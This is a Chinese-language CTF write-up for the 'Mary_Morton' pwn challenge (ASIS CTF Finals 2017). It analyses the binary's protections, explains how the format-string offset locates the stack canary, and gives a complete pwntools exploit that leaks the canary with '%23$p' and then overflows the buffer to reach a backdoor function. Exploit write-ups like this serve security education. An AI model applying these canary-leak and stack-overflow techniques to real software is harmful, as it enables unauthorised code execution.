Mary_Morton（ASIS-CTF-Finals-2017）--writeup

原创

ATFWUS 于 2020-03-03 15:31:01 发布 250 收藏
分类专栏： CTF-PWN # 攻防世界-pwn -- WriteUp 文章标签： CTF pwn 栈溢出 格式化字符串 canary

文件下载地址：

链接：https://pan.baidu.com/s/1on3lMupdI7YfPkQj7AmzEw
提取码：amqq

0x01.分析

checksec：

```
root@at-ubuntu:/home/atfwus/pwn# checksec Mary_Morton
[*] '/home/atfwus/pwn/Mary_Morton'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@at-ubuntu:/home/atfwus/pwn#
```


64位程序，开启了Canary，NX。

对源码得简单分析发现，程序提供了两个漏洞，格式化字符串漏洞和栈溢出，并且发现了程序得后门：


```
1 int sub_4008DA()
2 {
3   return system("/bin/cat ./flag");
4 }
```

但是开启了cannary，我们无法直接覆盖返回地址，所以，我们必须利用格式化字符串漏洞泄露canary的值，然后再覆盖道system的地址。

首先需要确定格式化字符串的偏移：




可以看出偏移是6，说明在第六个参数的位置，第六个参数存在栈上（相对于函数来说是第7个），然后得确定一下canary的位置：



buf和canary相差0x90-8=0x88，每8个字节为一个参数，则可以计算出0x88/8=17，说明在字符串实际参数的后17个，对于格式化字符串来说是第17+6=23个，也就是说canary是格式化字符串的第23个参数，那么我们就可以通过这里得到canary的值，栈溢出的时候再覆盖canary的值就行了。

0x02.exp

```
##!/usr/bin/env python
from pwn import*

r=remote("111.198.29.45",58280)
#r=process('./Mary_Morton')
context.log_level = "debug"

flag_addr=0x00000000004008DA

r.sendlineafter("battle ","2")
payload="%23$p"

r.sendline(payload)
r.recvuntil("0x")
canary = int(r.recv(16),16)

r.sendlineafter("battle ","1")
payload=0x88*'A'+p64(canary)+8*'A'+p64(flag_addr)
r.sendline(payload)
r.interactive()
```



问题：在本地测试的时候，一直卡在接收地址那里，但远程没有问题，待解决。